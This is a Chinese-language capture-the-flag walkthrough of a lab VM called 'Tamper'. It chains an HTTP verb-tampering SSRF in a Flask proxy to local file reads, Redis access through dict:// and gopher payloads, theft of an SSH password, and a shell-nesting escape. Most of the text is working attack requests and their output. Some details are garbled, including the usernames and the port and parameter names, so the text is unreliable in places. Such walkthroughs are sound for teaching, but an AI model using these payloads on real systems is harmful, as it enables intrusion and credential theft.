

Tamper


端口扫描

```
bash
(base) └─(root@kali)-[~/webtools/mcp]
└─# nmap 192.168.56.173
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-07-09 13:53 UTC
Nmap scan report for 192.168.56.173
Host is up (0.00046s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
5000/tcp   open  upnp
MAC Address: 08:00:27:FE:11:67 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.26 seconds
```

80/tcp

80 是普通 Apache 静态页面，页面是产品模板，没有登录、上传、搜索等明显输入点。继续看 5000



5000/tcp

页面标题是 URL Forwarding Gateway 。

192.168.56.173:5000

URL Forwarding Gateway

Internal proxy service v1.2.0

Forward Request

Enter a URL to forward through the gateway. Only whitelisted targets are allowed.

Fetch URL

代码/来源 网络 性能 内存 应用 隐私与安全 Lighthouse 记录器 HackBar

代码段 (索引) × snow_x25.js

```
258 <div id="root"></div>
259 <!-- This relates to HTTP verb tampering -->
260
261 <script>
262   const API_BASE = '/api';
263
264   // DOM 元素
265   let targetUrlInput;
266   let fetchBtn;
267   let errorDiv;
268   let resultDiv;
269   let resultContent;
270   let systemInfoDiv;
271
272   // 状态
273   let targetUrl = 'http://ident.me';
274   let loading = false;
275
276   // 更新 UI 状态
277   function setLoading(state) {
```

前端发现两个接口

```
bash
/api/info
/api/proxy?target=...
```

- /api/info 主要返回了一些数据

```

JSON:
  name: URL Forwarding Gateway
  version: 1.4.0
  description: Internal URL proxy service for authorized endpoints
  allowed_targets:
    0: http://ident.me
    1: http://ipconfig.me
    2: http://maze-sec.com

```

- /api/proxy?target= 这个接口应该对应的输入框，并且有白名单 ['http://ident.me', 'http://ipconfig.me', 'http://maze-sec.com']"

← → ↻ ⚠ 不安全 192.168.56.173:5000/api/proxy?target=...

📦 | 📁 gpt 📁 服务器

```

JSON:
  error: Access Denied
  message: Target not in whitelist. Allowed: ['http://ident.me', 'http://ipconfig.me', 'http://maze-sec.com']

```

现在最可疑的接口就是 `/api/proxy?target=...`，同时 HTML 注释里有提示：

```

bash
<!-- This relates to HTTP verb tampering -->

```

猜测这个接口可能不单单是 GET，还可以测试一下同一路由是否还接受 POST，因为 GET 参数 `target`，限制了输入的内容，目前就无法进行 ssrf。然后猜测是不是可以利用 POST 进行 ssrf，然后改 post 试试

发送 取消 < > + Burp AI

请求	响应
<pre> 1 POST /api/proxy HTTP/1.1 2 Host: 192.168.56.173:5000 3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36 4 Accept: */* 5 Referer: http://192.168.56.173:5000/ 6 Accept-Encoding: gzip, deflate, br 7 Accept-Language: zh-CN, zh;q=0.9 8 Connection: keep-alive 9 Content-Length: 23 10 Content-Type: application/x-www-form-urlencoded 11 12 target=http://127.0.0.1 </pre>	<pre> 1 HTTP/1.1 400 BAD REQUEST 2 Content-Type: application/json 3 Content-Length: 44 4 Connection: close 5 6 { "error": "Missing target parameter in GET" } </pre>

发现这里必须要有 get ， 在加上 get 参数然后发现就能读取到内网 80 端口页面

请求

美化RawHexChineseRawHex-ler

1 POST /api/proxy?target=http%3A%2F%2Fident.me HTTP/1.1
2 Host: 192.168.56.173:5000
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36
4 Accept: */*
5 Referer: http://192.168.56.173:5000/
6 Accept-Encoding: gzip, deflate, br
7 Accept-Language: zh-CN,zh;q=0.9
8 Connection: keep-alive
9 Content-Length: 23
10 Content-Type: application/x-www-form-urlencoded
11
12 target=http://127.0.0.1

响应

美化RawHex页面渲染ChineseRawHex-ler

1 HTTP/1.1 200 OK
2 Content-Type: application/json
3 Content-Length: 5454
4 Connection: close
5
6 {
 "status": "success",
 "target": "http://127.0.0.1",
 "status_code": 200,
 "content":
 "<!DOCTYPE html>\n<html lang=\"en\">\n <head>\n <meta charset=\"UTF-8\" />\n <meta http-equiv=\"X-UA-Compatible\" content=\"IE=edge\" />\n <meta name=\"viewport\" content=\"width=device-width, initial-scale=1.0\" />\n <!-- \n - primary meta tags\n -->\n <title>dprod - Digital product design agency</title>\n <meta name=\"title\" content=\"dprod - Digital product design agency\" />\n <meta name=\"description\" content=\"This is a agency html template made by ADITYA RAJ\" />\n <!-- \n - favicon\n -->\n <link rel=\"shortcut icon\" href=\"./favicon.svg\" type=\"image/svg+xml\" />\n <!-- \n - custom css link\n -->\n <link rel=\"stylesheet\" href=\"./assets/css/style.css\" />\n <!-- \n - google font link\n -->\n <link rel=\"preconnect\" href=\"https://fonts.googleapis.com\" />\n <link rel=\"preconnect\" href=\"https://fonts.gstatic.com\" crossorigin />\n <link href=\"https://fonts.googleapis.com/css2?family=Jost:wght@400;500;600;700&display=swap\" rel=\"stylesheet\" />\n <!-- \n - preload images\n -->\n <link rel=\"preload\" as=\"image\" href=\"./assets/images/hero-banner.png\" />\n </head>\n <body>\n <!-- \n - #HEADER\n -->\n <header class=\"header\" data-header>\n <div class=\"container\">\n \n <img\n src=\"./assets/images/logo.svg\"\n width\n height=\"52\"\n alt=\"dprod logo\">\n

然后下一步就可以通过 ssrf 进行伪协议读取文件，好像不太行

请求

美化RawHexChineseRawHex-ler

1 POST /api/proxy?target=http%3A%2F%2Fident.me HTTP/1.1
2 Host: 192.168.56.173:5000
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36
4 Accept: */*
5 Referer: http://192.168.56.173:5000/
6 Accept-Encoding: gzip, deflate, br
7 Accept-Language: zh-CN,zh;q=0.9
8 Connection: keep-alive
9 Content-Length: 25
10 Content-Type: application/x-www-form-urlencoded
11
12 target=file:///etc/passwd

响应

美化RawHex页面渲染ChineseRawHex-ler

1 HTTP/1.1 502 BAD GATEWAY
2 Content-Type: application/json
3 Content-Length: 71
4 Connection: close
5
6 {
 "error": "No connection adapters were found for 'file:///etc/passwd'"
}

然后利用 ssrf 探测一下内网还开启了哪些端口，可以发现内网还有一个 8080 端口，并且这里提示缺少 url 参数

捕获过滤: 捕捉所有项目

视图过滤: 显示所有条目

请求	payload	状态码 ^	接收到响应	错误	超时	长度	注释
0		200	27			5549	
80	80	200	31			5549	
5000	5000	200	34			5675	
8080	8080	200	27			203	
1	1	502	41			338	
2	2	502	15			338	

请求

美化 Raw Hex Chinese RawHex-ler

```
1 POST /api/proxy?target=http%3A%2F%2Fident.me HTTP/1.1
2 Host: 192.168.56.173:5000
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36
4 Accept: */*
5 Referer: http://192.168.56.173:5000/
6 Accept-Encoding: gzip, deflate, br
7 Accept-Language: zh-CN,zh;q=0.9
8 Connection: keep-alive
9 Content-Length: 28
10 Content-Type: application/x-www-form-urlencoded
11
12 target=http://127.0.0.1:8080
```

响应

美化 Raw Hex 页面渲染 Chinese RawHex-ler

```
1 HTTP/1.1 200 OK
2 Content-Type: application/json
3 Content-Length: 112
4 Connection: close
5
6 {
  "status": "success",
  "target": "http://127.0.0.1:8080",
  "status_code": 400,
  "content": "Missing uri parameter"
}
```

检查器

请求头

请求主体

响应头

然后带上 url 参数继续访问一下通过伪协议读取文件，发现成功读取到 /etc/passwd

请求

美化 Raw Hex Chinese RawHex-ler

```
1 POST /api/proxy?target=http%3A%2F%2Fident.me HTTP/1.1
2 Host: 192.168.56.173:5000
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36
4 Accept: */*
5 Referer: http://192.168.56.173:5000/
6 Accept-Encoding: gzip, deflate, br
7 Accept-Language: zh-CN,zh;q=0.9
8 Connection: keep-alive
9 Content-Length: 51
10 Content-Type: application/x-www-form-urlencoded
11
12 target=http://127.0.0.1:8080?url=file:///etc/passwd
```

响应

美化 Raw Hex 页面渲染 Chinese RawHex-ler

```
1 HTTP/1.1 200 OK
2 Content-Type: application/json
3 Content-Length: 1074
4 Connection: close
5
6 {
  "status": "success",
  "target": "http://127.0.0.1:8080?url=file:///etc/passwd",
  "status_code": 200,
  "content":
    "root:x:0:0:root:/root:/bin/bash\nbin:x:1:1:bin:/bin:/sbin/nologin\nndaemon:x:2:2:daemon:/sbin:/sbin/nologin\nlp:x:4:7:lp:/var/spool/lpd:/sbin/nologin\nsync:x:5:0:sync:/sbin:/bin/sync\nshutdown:x:6:0:shutdown:/sbin:/sbin/shutdown\nhalt:x:7:0:halt:/sbin:/sbin/halt\nmail:x:8:12:mail:/var/mail:/sbin/nologin\nlocalhost:x:1000:1000:/home/localhost:/bin/bash\nnews:x:9:13:news:/usr/lib/news:/sbin/nologin\nuucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin\nncron:x:16:16:cron:/var/spool/cron:/sbin/nologin\nftp:x:21:21:/var/lib/ftp:/sbin/nologin\nsshd:x:22:22:sshd:/dev/null:/sbin/nologin\ngames:x:35:35:games:/usr/games:/sbin/nologin\nntp:x:123:123:NTP:/var/empty:/sbin/nologin\nguest:x:405:100:guest:/dev/null:/sbin/nologin\nnobody:x:65534:65534:nobody:/sbin/nologin\nklogd:x:100:101:klogd:/dev/null:/sbin/nologin\napache:x:101:102:apache:/var/www:/sbin/nologin\nredis:x:102:103:redis:/var/lib/redis:/sbin/nologin\nlocalhost:x:1001:1000:/home/localhost:/bin/bash\n"
```

检查器

请求头

请求主体

响应头

接下爆破一下进程命令，

攻击 保存 7. 攻击器正在攻击 http://192.168.56.173:5000

7. 攻击器正在攻击 http://192.168.56.173:5000 攻击

结果 位置

捕获过滤: 捕获所有项目

视图过滤: 显示所有条目

请求	payload	状态码	接收到响应	错误	超时	长度	注释
2427	2427	200	69			268	
22565	22565	200	52			265	
22568	22568	200	68			265	
22569	22569	200	43			265	
2479	2479	200	29			264	
6371	6371	200	48			264	
6372	6372	200	44			264	
6373	6373	200	38			264	
6377	6377	200	36			264	
22566	22566	200	49			264	

请求

美化 Raw Hex Chinese RawHex-ler

```
1 POST /api/proxy?target=http%3A%2F%2Fident.me HTTP/1.1
2 Host: 192.168.56.173:5000
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36
4 Accept: */*
5 Referer: http://192.168.56.173:5000/
6 Accept-Encoding: gzip, deflate, br
7 Accept-Language: zh-CN, zh;q=0.9
8 Connection: keep-alive
9 Content-Length: 59
10 Content-Type: application/x-www-form-urlencoded
11
12 target=http://127.0.0.1:8080?url=file:///proc/22566/cmdline
```

响应

美化 Raw Hex 页面渲染 Chinese RawHex-ler

```
1 HTTP/1.1 200 OK
2 Content-Type: application/json
3 Content-Length: 173
4 Connection: close
5
6 {
  "status": "success",
  "target": "http://127.0.0.1:8080?url=file:///proc/22566/cmdline",
  "status_code": 200,
  "content": "/usr/bin/python3\u0000/opt/app/backend/app.py\u0000"
```

检查器

请求属性

请求查询参数

请求主体参数

请求头

响应头

可以发现几个有用的进程命令

```
bash

/usr/bin/python3 /opt/app/backend/app.py
/usr/bin/python3 /opt/app/internal/app.py
/usr/bin/redis-server 127.0.0.1:6378
```

这里先把源码读取出来, `/opt/app/backend/app.py` 对应的源码如下, 这个就对应的 5000

```
python

from flask import Flask, request, Response, send_from_directory
import json
import os
import requests as http_requests
import werkzeug.serving
from urllib.parse import urlparse

original_send_response = werkzeug.serving.WSGIRequestHandler.send_response

def patched_send_response(self, code, message=None):
    self.log_request(code)
    self.send_response_only(code, message)

werkzeug.serving.WSGIRequestHandler.send_response = patched_send_response

app = Flask(__name__, static_folder=None)

FRONTEND_DIR = os.path.join(os.path.dirname(os.path.abspath(__file__)), '..', 'frontend')

ALLOWED_HOSTS = [
    'http://ident.me',
```

```

    'http://ipconfig.me',
    'http://maze-sec.com'
]

@app.after_request
def remove_server_header(response):
    response.headers.pop("Server", None)
    return response

@app.route('/')
def serve_frontend():
    return send_from_directory(FRONTEND_DIR, 'index.html')

@app.route('/api/info', methods=['GET'])
def system_info():
    info = {
        'name': 'URL Forwarding Gateway',
        'version': '1.4.0',
        'description': 'Internal URL proxy service for authorized endpoints',
        'allowed_targets': ALLOWED_HOSTS
    }
    return Response(json.dumps(info), mimetype='application/json')

@app.route('/api/proxy', methods=['GET', 'POST'])
def proxy():
    get_target = request.args.get('target')

    if not get_target:
        return Response(
            json.dumps({'error': 'Missing target parameter in GET'}),
            status=400,
            mimetype='application/json'
        )

    allowed = False
    for host in ALLOWED_HOSTS:
        parsed_target = urlparse(get_target)
        parsed_host = urlparse(host)

        target_netloc = parsed_target.netloc.split('@')[-1]
        host_netloc = parsed_host.netloc

        if target_netloc == host_netloc:
            allowed = True
            break

    if not allowed:
        return Response(
            json.dumps({
                'error': 'Access Denied',
                'message': f'Target not in whitelist. Allowed: {ALLOWED_HOSTS}'
            }),
            status=403,

```

```

        mimetype='application/json'
    )

    post_target = request.form.get('target')

    if post_target:
        actual_target = post_target
    else:
        actual_target = get_target

    try:
        resp = http_requests.get(actual_target, timeout=5)
        content = resp.text[:5000]

        return Response(
            json.dumps({
                'status': 'success',
                'target': actual_target,
                'status_code': resp.status_code,
                'content': content
            }),
            mimetype='application/json'
        )
    except Exception as e:
        return Response(
            json.dumps({'error': str(e)}),
            status=502,
            mimetype='application/json'
        )

if __name__ == '__main__':
    app.run(host='0.0.0.0', port=5000, debug=False)

```

[/opt/app/internal/app.py](#) 源码如下, 对应的 8000 端口

```

python
from flask import Flask, request, Response
import subprocess
import urllib.parse
import werkzeug.serving

original_send_response = werkzeug.serving.WSGIRequestHandler.send_response

def patched_send_response(self, code, message=None):
    self.log_request(code)
    self.send_response_only(code, message)

werkzeug.serving.WSGIRequestHandler.send_response = patched_send_response

app = Flask(__name__)

@app.route('/')
def index():

```



```

uri = request.args.get('uri')
if not uri:
    return Response('Missing uri parameter', status=400)

parsed = urllib.parse.urlparse(uri)
protocol = parsed.scheme.lower()

if protocol in ['http', 'https', 'dict', 'gopher', 'file', 'ftp', 'ldap']:
    try:
        cmd = ['curl', '-s', '--max-time', '5', '--connect-timeout', '3', uri]
        result = subprocess.run(cmd, capture_output=True, timeout=5)
        output = result.stdout.decode('utf-8', errors='ignore')[:5000]
        return Response(output, mimetype='text/plain')
    except subprocess.TimeoutExpired:
        return Response('Timeout', status=504)
    except Exception as e:
        return Response(f'Error: {str(e)}', status=500)
else:
    return Response(f'Protocol {protocol} not allowed', status=403)

if __name__ == '__main__':
    app.run(host='127.0.0.1', port=8080, debug=False)

```

读取一下 Redis 配置文件 `/etc/init.d/redis-6378`

6378/tcp

发现 Redis 只绑定在 `127.0.0.1:6378`，里继续利用已经打通的 SSRF 链访问本机 Redis，

```

python
dict://127.0.0.1:6378/info

```

请求	响应
<pre> 1 POST /api/proxy?target=http%3A%2F%2Fident.me HTTP/1.1 2 Host: 192.168.56.174:5000 3 Content-Length: 59 4 Pragma: no-cache 5 Cache-Control: no-cache 6 Upgrade-Insecure-Requests: 1 7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36 8 Origin: http://192.168.56.173:5000 9 Content-Type: application/x-www-form-urlencoded 10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,ima ge/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 11 Referer: http://192.168.56.173:5000/ 12 Accept-Encoding: gzip, deflate, br 13 Accept-Language: zh-CN,zh;q=0.9 14 Connection: keep-alive 15 16 target=http://127.0.0.1:8080?url=dict://127.0.0.1:6378/info </pre>	<pre> 1 HTTP/1.1 200 OK 2 Content-Type: application/json 3 Content-Length: 5522 4 Connection: close 5 6 { "status": "success", "target": "http://127.0.0.1:8080?url=dict://127.0.0.1:6378/info", "status_code": 200, "content": "-ERR unknown subcommand 'libcurl'. Try CLIENT HELP.\r\n\$6624\r\n# Server\r\n redis_version:8.8.0\r\nredis_git_sha1:00000000\r\nredis_git_dirty:1\r\n redis_build_id:7cb0995939654fc1\r\nredis_mode:standalone\r\nnos:Linux 7.0.1 0-0-stable x86_64\r\narch_bits:64\r\nmonotonic_clock:POSIX clock_gettime\r\n nmultiplexing_api:epoll\r\natomicvar_api:c11-builtin\r\ngcc_version:15.2. 0\r\nprocess_id:2523\r\nprocess_supervised:no\r\nrun_id:a4b00a245193efd9dc 8a3ee6bdc57cfe68a0d687\r\ntcp_port:6378\r\nserver_time_usec:17836175109063 60\r\nuptime_in_seconds:986\r\nuptime_in_days:0\r\nhz:10\r\nconfigured_hz: 10\r\nlru_clock:5232614\r\nexecutable:/usr/bin/redis-server\r\nconfig_file :/r\nio_threads_active:0\r\nlistener0:name=tcp,bind=127.0.0.1,port=6378\r\n n\r\n# Clients\r\nconnected_clients:1\r\ncluster_connections:0\r\nmaxclien ts:10000\r\nclient_recent_max_input_buffer:0\r\nclient_recent_max_output_b uffer:0\r\nblocked_clients:0\r\ntracking_clients:0\r\npubsub_clients:0\r\n watching_clients:0\r\nclients_in_timeout_table:0\r\nactive_clients:1\r\nato tal_watched_keys:0\r\ntotal_blocking_keys:0\r\ntotal_blocking_keys_on_noke y:0\r\n\r\n# Memory\r\nused_memory:757393\r\nused_memory_human:739.64K\r\n used_memory_rss:5046272\r\nused_memory_rss_human:4.81M\r\nused_memory_peak :772091\r\nused_memory_peak_human:754.00K\r\nused_memory_peak_time:1783617 190\r\nused_memory_peak_perc:98.10%\r\nused_memory_overhead:689361\r\nused </pre>

继续枚举 key，

python

dict://127.0.0.1:6378/keys:*

请求					响应				
美化	Raw	Hex	Chinese	RawHex-ler	美化	Raw	Hex	页面渲染	Chinese
1 POST /api/proxy?target=http%3A%2F%2Fident.me HTTP/1.1					1 HTTP/1.1 200 OK				
2 Host: 192.168.56.174:5000					2 Content-Type: application/json				
3 Content-Length: 61					3 Content-Length: 208				
4 Pragma: no-cache					4 Connection: close				
5 Cache-Control: no-cache					5				
6 Upgrade-Insecure-Requests: 1					6 {				
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36					"status": "success",				
8 Origin: http://192.168.56.173:5000					"target": "http://127.0.0.1:8080?url=dict://127.0.0.1:6378/keys:*",				
9 Content-Type: application/x-www-form-urlencoded					"status_code": 200,				
10 Accept:					"content":				
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7					"-ERR unknown subcommand 'libcurl'. Try CLIENT HELP.\r\n*1\r\n\$6\r\nsecret\r\n+OK\r\n"				
11 Referer: http://192.168.56.173:5000/					}				
12 Accept-Encoding: gzip, deflate, br									
13 Accept-Language: zh-CN,zh;q=0.9									
14 Connection: keep-alive									
15									
16 target=http://127.0.0.1:8080?url=dict://127.0.0.1:6378/keys:*									

可以发现有个 secret，读取 `secret`：

1 POST /api/proxy?target=http%3A%2F%2Fident.me HTTP/1.1					1 HTTP/1.1 200 OK				
2 Host: 192.168.56.174:5000					2 Content-Type: application/json				
3 Content-Length: 65					3 Content-Length: 217				
4 Pragma: no-cache					4 Connection: close				
5 Cache-Control: no-cache					5				
6 Upgrade-Insecure-Requests: 1					6 {				
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36					"status": "success",				
8 Origin: http://192.168.56.173:5000					"target": "http://127.0.0.1:8080?url=dict://127.0.0.1:6378/get:secret",				
9 Content-Type: application/x-www-form-urlencoded					"status_code": 200,				
10 Accept:					"content":				
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7					"-ERR unknown subcommand 'libcurl'. Try CLIENT HELP.\r\n\$16\r\nQChEWCDb0Is0vPY8\r\n+OK\r\n"				
11 Referer: http://192.168.56.173:5000/					}				
12 Accept-Encoding: gzip, deflate, br									
13 Accept-Language: zh-CN,zh;q=0.9									
14 Connection: keep-alive									
15									
16 target=http://127.0.0.1:8080?url=dict://127.0.0.1:6378/get:secret									

输出：

python

-ERR unknown subcommand 'libcurl'. Try CLIENT HELP.

\$16

QChEWCDb0Is0vPY8

+OK

也可以使用 `gopher` 协议

python

INFO

target=http%3A%2F%2F127.0.0.1%3A8080%2F%3Furi%3Dgopher%3A%2F%2F127.0.0.1%3A6378%2F_%25252A1%25250D%2525

0A%2525244%25250D%25250AINFO%25250D%25250A%25252A1%25250D%25250A%2525244%25250D%25250AQUIT%25250D%25250A

KEYS *

target=http%3A%2F%2F127.0.0.1%3A8080%2F%3Furi%3Dgopher%3A%2F%2F127.0.0.1%3A6378%2F_%25252A2%25250D%25250A%2525244%25250D%25250AKEYS%25250D%25250A%2525241%25250D%25250A%25252A%25250D%25250A%25252A1%25250D%25250A%2525244%25250D%25250AQUIT%25250D%25250A

GET secret

target=http%3A%2F%2F127.0.0.1%3A8080%2F%3Furi%3Dgopher%3A%2F%2F127.0.0.1%3A6378%2F_%25252A2%25250D%25250A%2525243%25250D%25250A%25250A%2525246%25250D%25250Asecret%25250D%25250A%25252A1%25250D%25250A%2525244%25250D%25250AQUIT%25250D%25250A

请求

美化RawHexChineseRawHex-ler

1 POST /api/proxy?target=http%3A%2F%2Fident.me HTTP/1.1
2 Host: 192.168.56.174:5000
3 Content-Length: 248
4 Pragma: no-cache
5 Cache-Control: no-cache
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36
8 Origin: http://192.168.56.173:5000
9 Content-Type: application/x-www-form-urlencoded
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://192.168.56.173:5000/
12 Accept-Encoding: gzip, deflate, br
13 Accept-Language: zh-CN,zh;q=0.9
14 Connection: keep-alive
15
16 target=http%3A%2F%2F127.0.0.1%3A8080%2F%3Furi%3Dgopher%3A%2F%2F127.0.0.1%3A6378%2F_%25252A2%25250D%25250A%2525243%25250D%25250A%25250A%2525246%25250D%25250Asecret%25250D%25250A%25252A1%25250D%25250A%2525244%25250D%25250AQUIT%25250D%25250A

响应

美化RawHex页面渲染ChineseRawHex-ler

1 HTTP/1.1 200 OK
2 Content-Type: application/json
3 Content-Length: 279
4 Connection: close
5
6 {
 "status": "success",
 "target":
 "http://127.0.0.1:8080/?uri=gopher://127.0.0.1:6378/_%252A2%250D%250A%25243%250D%250A%25246%250D%250Asecret%250D%250A%252A1%250D%250A%25244%250D%250AQUIT%250D%250A",
 "status_code": 200,
 "content": "\$16\r\nQChEWCDb0IsOvPY8\r\n+OK\r\n"}

拿到凭证

“
locally:QChEWCDb0IsOvPY8

python
(base) └─(root@kali)-[~/webtools/mcp]
└─# ssh locally@192.168.56.173
locally@192.168.56.173's password:
Tamper:~\$ id
uid=1000(locally) gid=1000(locally) groups=1000(locally)
Tamper:~\$

横向提权


这里就很怪：明明 SSH 用户是 `locally`，但落地后是 `loaally`。于是去读 SSH 配置：关键配置如下：

```
python
```

```
PermitRootLogin yes
AllowTcpForwarding no
GatewayPorts no
X11Forwarding no
Subsystem sftp internal-sftp
```

```
Match User locally
```

```
ForceCommand setpriv --reuid=locally --regid=locally --clear-groups bash -c 'bash --init-file
<(echo "sudo -u locally bash -i")'
```

A terminal window with a dark background and red/orange flames on the right side. The text shows the SSH configuration for the 'locally' user, including the 'Match User locally' block and the 'ForceCommand' setting. It then shows the user logging in as 'locally' and running 'id' and 'ls /home/' commands.

```
# override default of no subsystems
Subsystem sftp internal-sftp

# Example of overriding settings on a per-user basis
#Match User anoncvs
#      X11Forwarding no
#      AllowTcpForwarding no
#      PermitTTY no
#      ForceCommand cvs server
Match User locally
ForceCommand setpriv --reuid=locally --regid=locally --clear-groups bash -c 'bash --init-file <(echo "sudo -u locally bash -i")'
Tamper:~$ id
uid=1000(locally) gid=1000(locally) groups=1000(locally)
Tamper:~$ ls /home/
```

- `Match User locally` 表示下面的配置只对 `locally` 生效。
- `ForceCommand` 表示 SSH 登录后强制执行指定命令，忽略客户端传入命令。
- `setpriv --reuid=locally --regid=locally --clear-groups` 让外层 shell 以 `locally` 身份运行，并清空附加组。
- `bash --init-file <(echo "sudo -u locally bash -i")` 启动 bash 时执行一段 init 内容。
- init 内容为 `sudo -u locally bash -i`，所以登录后会自动进入 `locally` 的交互 shell。

这条配置说明登录流程是：

“

SSH 认证用户：locally

-> ForceCommand 启动一个外层 bash，身份是 locally

-> bash 的 init-file 自动执行：sudo -u locally bash -i

-> 于是你看到的是内层 locally shell

```
python
```

```
Tamper:~$ whoami; id; pwd
locally
uid=1000(locally) gid=1000(locally) groups=1000(locally)
/home/locally
Tamper:~$
```

这说明认证用户是 `locally`，但落地看到的是 `locally`。真正的提权点在 `locally`，所以要从内层 `locally` shell 回到外层 `locally` shell。

读取组信息：

```
python
Tamper:~$ cat /etc/group
root:x:0:root
...
shadow:x:42:locally
...
locally:x:1000:
Tamper:~$
```

locally 属于 shadow 组, 但当前 shell 是 locally 。这里用 `exit` 让内层 shell 退出:

```
python
Tamper:~$ id
uid=1000(locally) gid=1000(locally) groups=1000(locally)
Tamper:~$ ls
user.txt
Tamper:~$ cat user.txt
cat: can't open 'user.txt': Permission denied
Tamper:~$ exit
exit
Tamper:~$ id
uid=1001(locally) gid=1000(locally)
```

再次验证:

```
python
Tamper:~$ whoami; id; pwd
locally
uid=1001(locally) gid=1000(locally)
/home/locally
Tamper:~$ cd /home/locally/
Tamper:~$ cat user.txt
